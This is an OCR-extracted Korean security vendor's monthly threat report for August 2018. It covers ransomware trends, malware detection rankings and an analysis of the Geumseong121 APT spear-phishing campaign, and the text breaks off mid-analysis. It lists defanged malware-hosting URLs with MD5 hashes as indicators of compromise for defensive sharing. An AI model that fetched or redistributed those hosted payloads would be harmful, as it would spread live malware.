이스트시큐리티

보안 동향 보고서

No.108 2018.09

No.108 2018.09

이스트시큐리티 보안 동향 보고서
CONTENT

01
악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

허니팟/트래픽 분석

1. 악성코드 동향

8 월에도 여전히 GandCrab 이 버전 업데이트를 계속 이어가며 유포되었습니다..

GandCrab 랜섬웨어의 최신버전이 v4.0 으로 7 월초에 업데이트된 이후 8 월말까지 GandCrab 은 버전을 계속 업데이트하면서 여러가지 공격을 시도 중입니다. 공격자는 7 월에는 입사지원서 메일로 위장하여 GandCrab 을 유포했고, 8 월에는 공정거래위원회를 사칭한 메일로 계속 유포 중입니다. 8 월에 발견된 악성 이메일에서는 공정거래위원회가 메일을 보낸 것처럼 사칭하여 '전자상거래에 대한 위반행위 관련 조사통지서' 내용으로 사용자를 현혹시키고 있습니다.

국내에서는 GandCrab 이 가장 위세를 떨치고 있지만 해외에서는 GandCrab 외에도 다양한 랜섬웨어들이 활발하게 활동 중입니다. SamSam 랜섬웨어를 비롯하여, 8 월 한 달동안 여러 건의 랜섬웨어 공격이 확인되었습니다. 대만의 반도체업체인 TSMC 가 WannaCry 랜섬웨어의 변종에게 공격을 당해 공장가동이 일시중단되었으며, 미국 남자프로골프협회 PGA 오피스가 Bitpaymer 랜섬웨어 공격에 당했습니다. 또한 서비스형 랜섬웨어인 Princess Locker 랜섬웨어의 변종 Princess Evolution 이 새롭게 언더그라운드 마켓에서 홍보를 진행하고 있으며, 현재도 활동중인 Hermes 랜섬웨어와 연관성이 높아보이는 신종 랜섬웨어 Ryuk 가 8 월 중순 등장하여 약 15 일동안 무려 $640,000 상당의 비트코인을 벌어들인 것으로 확인되고 있는 상황입니다.

랜섬웨어는 타깃팅 공격을 통해 유포되기도 하고 RIG Exploit Kit 과 같은 도구를 활용하여 취약점을 악용해 유포되기도 하지만, 국내에서는 한글로 작성된 이메일과 함께 첨부된 파일로 가장 유포가 많이 이뤄지고 있습니다. 사용중인 OS 와 SW 에 대한 보안 패치는 물론 지인이 보낸 것이라 판단되는 이메일 조차도 첨부파일이나 이메일 내 URL 을 클릭할 때는 매우 주의를 기울여야 합니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

2018 년 8 월의 감염 악성코드 Top 15 리스트에서는 지난 2018 년 7 월에도 1 위를 차지했던 Trojan.Agent.gen 이 이번달 Top 15 리스트에서도 1 위를 차지했다. 지난 7 월에 2 위였던 Misc.HackTool.AutoKMSdms 한단계 내려간 3 위를 차지했으며, 지난달 8 위였던 Misc.Riskware.BitCoinMiner 가 6 단계 상승하여 이번 달 2 위를 차지하였다.

전반적으로 타 악성코드의 경우는 지난달과 대비하여 조금씩 증가하는 추세를 보였으나, 1 위를 차지한 Trojan.Agent.gen 의 경우는 지난달에 중복탐지건이 발생해서 수치가 급등한 바 있었는데, 이번 달 역시 관련 중복탐지건에 영향을 받아 7 월보다는 그 수치가 1/2 넘게 감소했으나 여전히 평상시 대비 높은 탐지 건수를 보이고 있는 상황이다.


순위	등락	악성코드 진단명	카테고리	합계(감염자수)
1	-	Trojan.Agent.gen	Trojan	2,482,484
2	↑6	Misc.Riskware.BitCoinMiner	Trojan	684,769
3	↓1	Misc.HackTool.AutoKMS	Trojan	619,158
4	↓1	Trojan.HTML.Ramnit.A	Trojan	490,082
5	New	Misc.HackTool.KMSActivator	Trojan	464,804
6	↑1	Adware.SearchSuite	Adware	365,546
7	↓1	Win32.Neshta.A	Virus	342,959
8	↑1	Misc.Keygen	Trojan	299,453
9	New	Gen:Variant.Razy.107843	Trojan	258,025
10	↓6	Trojan.LNK.Gen	Trojan	203,897
11	↑1	Worm.ACAD.Bursted.doc.B	Worm	187,687
12	↓2	Win32.Ramnit	Worm	186,297
13	-	Worm.Brontok-F	Worm	179,412
14	↓4	Trojan.ShadowBrokers.A	Trojan	164,322
15	-	Exploit.CVE-2010-2568.Gen	Exploit	130,485

*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2018 년 8 월 01 일 ~ 2018 년 8 월 31 일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 80%를 차지했으며 웜(Worm) 유형이 8%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교


8 월에는 7 월과 비교하여 트로이목마(Trojan) 악성코드 감염 카테고리 비율이 84%에서 80%로 소폭 감소하였다. 알약이 유포된 악성코드 포함 영화 파일을 중복으로 탐지하면서 수치상으로 크게 증가한 것처럼 보이나, 배포 건수나 등록된 악성코드 건수로 보아 7 월에는 이전 달에 비해 조금 상승한 수준, 8 월에는 7 월보다 많이 하강한 수준이다.




3. 허니팟/트래픽 분석

8 월의 상위 Top 10 포트

허니팟/정보 수집용 메일서버를 통해 유입된 악성코드가 사용하는 포트 정보 및 악성 트래픽을 집계한 수치




최근 3 개월간 상위 Top 5 포트 월별 추이



악성 트래픽 유입 추이

외부로부터 유입되는 악의적으로 보이는 트래픽의 접속 시도가 감지된 수치



단위 : 악의적 트래픽 접속 시도 감지 건수

2018년 3월 ~2018년 8월

02

전문가 보안 기고


1. 금성 121 그룹의 최신 APT 캠페인 – '작전명 로켓 맨(Operation Rocket Man)'
2. 게임 공략 사이트로부터 이어지는 악성코드 유포 주의

1. 금성 121 그룹의 최신 APT 캠페인 – '작전명 로켓 맨(Operation Rocket Man)'

1. 금성 121, 최신 APT 캠페인 '작전명 로켓 맨(Operation Rocket Man)'

ESRC 에서는 지난 03 월 20 일 미디어를 통해 대북 단체 및 국방분야를 주요 공격 대상으로 사이버 침투활동을 전개해 온 정부지원 APT 위협그룹 금성 121(Geumseong121) 조직이 안드로이드 기반 모바일 스피어 피싱(Spear Phishing)공격까지 수행함을 공개한 바 있습니다.

그리고 07 월 04 일에는 남북이산가족찾기 전수조사 내용으로 사칭한 스피어피싱 이메일 주의를 안내해 드린 바도 있습니다.




[그림 1] 금성 121 그룹의 공격 벡터 사례

베일에 쌓여있는 공격자들은 CVE-2018-4878 0-Day 취약점을 카카오톡 메신저로 유포한 바 있고, 악성 HWP 문서를 활용해 은밀한 표적공격도 수차례 시도했습니다.

지난 03 월에 발견된 모바일 스피어 피싱(APK)의 경우에는 '불법' 대신 '비법'이라는 표현이 포함된 상태로 악성 APK 악성앱이 유포되었습니다.

02 전문가 보안 기고

금성 121 그룹은 특정 정부가 배후에서 지원할 것으로 믿고있는 국가기반 사이버 군대조직으로 한국의 대표 포털사에서 개발한 모바일 백신 앱으로 위장한 공격을 수행했었고, 이와 관련된 악성앱 (Trojan.Android.Fakeav)에 대한 상세한 분석정보를 포스팅 하기도 했었습니다.



[그림 2] 모바일 보안앱 설치로 위장한 악성앱(APK) 설치 유도 화면

추후 이 내용은 Cisco Talos, Paloalto Unit 42 보안 블로그의 포스팅을 통해 추가 위협 사례들이 자세히 공개된 바 있었습니다.

ESRC 에서 다년간 조사한 결과 이 공격그룹은 2013 년 전후부터 한국 등을 상대로 수년간 지속적으로 사이버 캠페인을 수행해 왔으며, 주요 위협 벡터로는 워터링 홀(Watering Hole), 스피어 피싱(Spear Phishing), 소셜 네트워크 피싱(Social Network Phishing), 토렌트 피싱(Torrent Phishing) 공격 등을 사용하고 있습니다.

02 전문가 보안 기고

이런 가운데 2018 년 08 월 한국의 특정 대상을 겨냥한 최신 스피어 피싱이 추가로 발견되었는데, 이 공격을 분석하던 중 몇 가지 흥미로운 사실을 발견하기도 했습니다. 또한, 공격자는 한국의 기업 인사담당자로 위장해 공격을 수행했습니다.

아래는 실제 공격에 사용된 침해지표(IoC) 자료들로 ESRC 에서는 한국인터넷진흥원(KISA)에 해당 내용을 신속히 공유해 유포를 조기에 차단시킨 상태입니다.


- http://m.ssbw.co.kr/admin/form_doc/image/down/down[.]php (MD5 : af6721145079a05da53c8d0f3656c65c)
- http://m.ssbw.co.kr/admin/form_doc/image/down/worldnews[.]doc (MD5 :1213e5a0be1fbd9a7103ab08fe8ea5cb)
- http://m.ssbw.co.kr/admin/form_doc/image/img/111[.]hwp (MD5 : edc1bdb2d70e36891826fdd58682b6c4)
- http://m.ssbw.co.kr/admin/form_doc/image/img/Ant_3.5[.]exe (MD5 : b710e5a4ca00a52f6297a3cc7190393a)
- http://m.ssbw.co.kr/admin/form_doc/image/img/desktops[.]ini (MD5 : 05eef00de73498167b2d7ebdc492c429)

금성 121 위협그룹이 사용하는 스피어 피싱 전략에는 나름의 고유한 특징이 존재하는데, 직접적인 감염 유도(Lure, Decoy)파일을 첨부하는 대신에 해킹한 한국의 웹 사이트 주소를 추가하고, 마치 첨부된 파일처럼 이미지로 교묘히 위장하는 수법입니다.

이들도 정교한 한글을 사용하지만, 간혹 지리적 언어 표현에 미묘한 차이가 존재하는 경우가 목격됩니다. 이러한 접근 방법론은 공격자의 언어 구사력을 기반해 지역적 특색을 분석하는데 활용되며, 해당 언어를 제대로 이해할 수 있는 분석가를 통해 보다 심층적 데이터로 접근하게 됩니다.

더불어 공격에 이용된 다양한 메타 데이터는 과거에 수행된 흔적들과 침해사고 연관성 지표에 핵심단서로 활용이 되고 있습니다.

이번 8 월에 새롭게 발견된 공격은 지난 3 월 공격과 마찬가지로 한국의 보안프로그램 처럼 아이콘을 위장하였는데, 이번에는 모바일 보안이 아닌 PC 용 보안 프로그램으로 위장한 것이 특징입니다.




[그림 3] 보안 프로그램으로 위장한 공격 흐름도

공격 벡터에 따라 보안 프로그램으로 위장한 악성코드는 여러 단계를 거쳐 추가 파일을 설치하게 되는데, 닷넷 버전별로 선택적인 명령을 수행하게 됩니다.

